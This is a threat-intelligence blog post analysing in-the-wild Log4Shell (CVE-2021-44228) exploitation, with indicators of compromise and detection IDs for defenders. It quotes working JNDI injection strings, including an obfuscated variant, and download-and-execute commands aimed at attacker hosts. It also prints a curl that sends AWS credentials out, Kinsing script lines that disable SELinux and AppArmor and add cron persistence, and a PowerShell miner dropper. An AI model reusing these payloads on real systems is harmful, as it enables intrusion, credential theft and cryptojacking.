ThreatLabz analysis - Log4Shell CVE-2021-44228 Exploit Attempts | Zscaler


By Rubin Azad

Published: 2021-12-15 · Archived: 2026-04-05 22:37:21 UTC

The Zscaler ThreatLabz team has been actively monitoring exploit attempts related to the Apache Log4j 0-day Remote Code Execution Vulnerability (CVE-2021-44228), also known as “Log4Shell.”

In this blog we will share our analysis of the exploit payloads being delivered using this vulnerability. We will continue to update this blog and share more details as we uncover them during our analysis.

Threatlabz has also published a security advisory related to this vulnerability.



What is causing this vulnerability?


There is a flaw in the Log4j logging library (version 2.0 to 2.15) where an attacker can control log message parameters to execute arbitrary code loaded from various JNDI endpoints such as HTTP, LDAP, LDAPS, RMI, DNS, IIOP, etc.

A majority of the exploit payloads seen early on after the patch was released by Apache used HTTP and LDAP protocols to fetch malicious payloads from attacker server. However, we have now started seeing the use of additional protocols including RMI, DNS, and IIOP to download malicious payloads onto vulnerable servers.

```
${jndi:ldap://AttackerServer/}
${jndi:ldaps://AttackerServer/}
${jndi:dns://AttackerServer/}
${jndi:rmi://AttackerServer/}
${jndi:iiop://AttackerServer/}
${jndi:http://AttackerServer/}
${jndi:https://AttackerServer/}
```

Log4j Exploit chain: how it works

The attacker sends maliciously crafted HTTP requests to a web application server running the vulnerable Log4j utility. Once the request is received, Log4j tries to load the JNDI resource from an attacker-controlled server and—depending upon the type of protocol used—loads additional components. These components can include a shell script or a java class that can write a file to disk or memory and executes the final payload.



We have observed multiple botnets including Mirai and Kinsing (cryptomining) leveraging this Log4j exploit to target vulnerable servers on the Internet. In addition to the Mirai and Kinsing families, we have also seen reports of CobaltStrike and ransomware-related activity from these exploits.

Exploit Commands Observed

${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7...
> wget http://62.210.130[.]250/lh.sh;chmod +x lh.sh;./lh.sh

${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCAtcSAtTy0gaHR0cDovLzYyLjIxMC4xMzAuMj...
> wget -q -O- http://62.210.130[.]250/lh.sh|bash

${jndi:ldap://92.242.40.21:5557/Basic/Command/Base64/KGN1cmwgLXMgOTIuMjQyLjQwLjIxL2xoLnNofHx3...
> (curl -s 92.242.40[.]21/lh.sh||wget -q -O- 92.242.40[.]21/lh.sh)

Threat actors also appear to be leveraging network fingerprinting techniques before serving stage 2 payloads.

The injected command will include the victim server IP/Port information that will be checked before serving malicious payloads as seen below.

${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1Lj…
> (curl -s 45.155.205[.]233:5874/||wget -q -O- 45.155.205[.]233:5874/)|bash

Payload analysis

#1 Mirai Botnet

Shell Script lh.sh (MD5: cf2ce888781958e929be430de173a0f8) is downloaded from 62.210.130[.]250 (attacker server). This bash script when executed will further download multiple linux binary payloads on the victim machine. The script also sets execute permissions for the downloaded payloads and runs them.

wget http://62.210.130[.]250/web/admin/x86;chmod +x x86;./x86 x86;
wget http://62.210.130[.]250/web/admin/x86_g;chmod +x x86_g;./x86_g x86_g;
wget http://62.210.130[.]250/web/admin/x86_64;chmod +x x86_64;./x86_g x86_64;

All of these binaries belong to the Mirai botnet family and share the same code structure. They are compiled for different architectures - x86 32-bit, 64-bit. There is no code to check the architecture; instead the attacker intends to run all binaries hoping one of them will be successful.

These Mirai binaries were configured to communicate with C2 domain nazi[.]uy on port 25565 and are capable of supporting following commands from the Attacker:

- UDP flood
- SYN flood
- ACK flood
- TCP stomp flood
- GRE IP flood
- Connect flood

#2 Kinsing Malware

Shell Script lh2.sh (MD5: 0579a8907f34236b754b07331685d79e) is downloaded from 92.242.40[.]21/lh2.sh it belongs to the Kinsing malware family which essentially is a coinminer with rootkit capabilities.

The stage 1 bash script (lh2.sh) will stop and disable multiple security processes on the victim server before downloading the Kinsing binary. This is to ensure that the malicious payload is not detected and blocked from execution.

```
setenforce 0
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
systemctl disable apparmor
service aliyun.service stop
systemctl disable aliyun.service
ps aux | grep -v grep | grep 'aegis' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs -I % kill -9 %
rm -rf /usr/local/aegis


BIN_MD5="648effa354b3cbaad87b45f48d59c616"
BIN_DOWNLOAD_URL="http://92.242.40.21/kinsing"
BIN_DOWNLOAD_URL2="http://92.242.40.21/kinsing"
BIN_NAME="kinsing"

ROOTUID="0"
BIN_PATH="/etc"
if [ "$(id -u)" -ne "$ROOTUID" ] ; then
  BIN_PATH="/tmp"
  if [ ! -e "$BIN_PATH" ] || [ ! -w "$BIN_PATH" ]; then
    echo "$BIN_PATH not exists or not writeable"
    mkdir /tmp
```

Kinsing is a Golang-based coin miner as shown below:

92.242.40.21_kinsing: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, Go BuildID=DhskS7dCbYzdqxBh_mSk/76qVIoHRKN1NNcfL8ADh/W157t201-UbEisb9Xatk/hOMqvN1a69kKMwHq_e_v, stripped

The bash script will also establish persistence by adding a cronjob that will periodically download and execute updated versions of the bash script from a remote location.

Persistence

if [$? -eq 0]; then
echo "cron good"
else
(

```
  crontab -l 2>/dev/null
  echo "* * * * * $LDR http://185.191.32[.]198/lh.sh | sh > /dev/null 2>&1"
) | crontab -
fi

history -c

rm -rf ~/.bash_history

history -c
```

Here, $LDR value is derived from the victim environment and can either be "wget -q -O -" or “curl”

185.191.32[.]198/lh.sh downloads and executes the latest Kinsing binary but from 80.71.158[.]12/kinsing

#3 Credential Stealing

We also observed a few instances where AWS credentials are being stolen and sent to attacker controlled domain

```
${jndi:ldap://176.32.33.14/Basic/Command/Base64/Y3VybCAtZCAiJChjYXQgfi8uYXdzL2NyZWRlbnRpYWxzKSIga…
> curl -d "$(cat ~/.aws/credentials)" https://c6td5me2vtc0000aq690gdpg14eyyyyyb[.]interactsh[.]com
```


#4 Monero Miner

We noticed that the exploitation is not just impacting Linux servers but also targeting Windows servers running vulnerable versions.

Windows batch file mine.bat (MD5: 3814f201a07cf1a2d5c837c8caeb912f) is downloaded from lurchmath[.]org/wordpress-temp/wp-content/plugins/mine.bat via Powershell. The download file belongs to Monero Miner and uses wallet address *42JKzDhbU76Wbf7JSDhomw6utwLr3N8tjZXLzLwvTcPuP5ZGZiJAHwnD7dNf2ZSAh52i9cUefq2nmLK3azKBffkBMX5b1LY*

```
${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-
p}://142.44.203[.]85:1389/Basic/Command/Base64/cG93ZXJzaGVsbCAtQ29t...
> powershell -Command "$wc = New-Object System.Net.WebClient; $tempfile =
[System.IO.Path]::GetTempFileName(); $tempfile += '.bat'; $wc.DownloadFile('http://lurchmath[.]org/
wordpress-temp/wp-content/plugins/mine.bat', $tempfile); & $tempfile
42JKzDhbU76Wbf7JSDhomw6utwLr3N8tjZXLzLwvTcPuP5ZGZiJAHwnD7dNf2ZSAh52i9cUefq2nmLK3azKBffkBMX5b1LY
Remove-Item -Force $tempfile"
```

In comparison, mine.bat is similar to what is found on hxxps://github.com/MoneroOcean/xmrig_setup/blob/master/setup_moneroocean_miner.bat



More updates to follow.

Zscaler Detections

ThreatName	DetectionID	Type Of Detection
Apache.Exploit.CVE-2021-44228	47673	IPS Web - User-Agent
Apache.Exploit.CVE-2021-44228	47674	IPS Web - User-Agent
Apache.Exploit.CVE-2021-44228	47675	IPS Web - User-Agent
Apache.Exploit.CVE-2021-44228	47676	IPS Web - User-Agent
Apache.Exploit.CVE-2021-44228	47677	IPS Web - User-Agent
Apache.Exploit.CVE-2021-44228	47707	IPS Web - URL
Apache.Exploit.CVE-2021-44228	47708	IPS Web - User-Agent

Apache.Exploit.CVE-2021-44228	47711	IPS Web - User-Agent
Apache.Exploit.CVE-2021-44228	47801	IPS Web - User-Agent
Apache.Exploit.CVE-2021-44228	124803	File-Content (Yara)
Apache.Exploit.CVE-2021-44228	-	FIle Reputation
Linux.Trojan.Mirai	-	File Reputation
Linux.Trojan.Mirai.LZ	-	URL Reputation
Linux.Rootkit.Kinsing	-	File Reputation
Linux.Rootkit.Kinsing.LZ	-	URL Reputation

Indicators Of Compromise

Mirai Samples
40e3b969906c1a3315e821a8461216bb
6d275af23910c5a31b2d9684bbb9c6f3
1348a00488a5b3097681b6463321d84c

Mirai C2
nazi[.]uy

Mirai Download URLs
62.210.130[.]250/web/admin/x86
62.210.130[.]250/web/admin/x86_g
62.210.130[.]250/web/admin/x86_64

Kinsing Samples
648effa354b3cbaad87b45f48d59c616

Kinsing Shell Scripts
92.242.40[.]21/lh2.sh
80.71.158[.]12/lh.sh

Kinsing Download URLs
92.242.40[.]21/kinsing

80.71.158[.]12/kinsing

Persistence

185.191.32[.]198/lh.sh

Top Exploit Server IPs/Domains

18.185.60[.]131:1389
37.233.99[.]127:1389
45.137.21[.]9:1389
45.155.205[.]233:12344
45.155.205[.]233:5874
78.31.71[.]248:1389
92.242.40[.]21:5557
176.32.33[.]14
178.62.74[.]211:8888
198.152.7[.]67:54737
205.185.115[.]217:47324
qloi8d.dnslog[.]cn
u7911j.dnslog[.]cn
90d744e.probe001[.]log4j[.]leakix[.]net:1266
372d7648[.]probe001[.]log4j[.]leakix[.]net:9200
4a3b19ce6368.bingsearchlib[.]com:39356

Monero Miner

lurchmath[.]org/wordpress-temp/wp-content/plugins/
Wallet:
42JKzDhbU76Wbf7JSDhomw6utwLr3N8tjZXLzLwvTcPuP5ZGZiJAHwnD7dNf2ZSAh52i9cUefq2nmLK3azKBffkBMX5b1LY

References

- https://www.cisa.gov/uscert/ncas/current-activity/2021/12/10/apache-releases-log4j-version-2150-address-critical-rce
- https://www.trendmicro.com/en_us/research/20/k/analysis-of-kinsing-malwares-use-of-rootkit.html
- https://blog.netlab.360.com/threat-alert-log4j-vulnerability-has-been-adopted-by-two-linux-botnets/
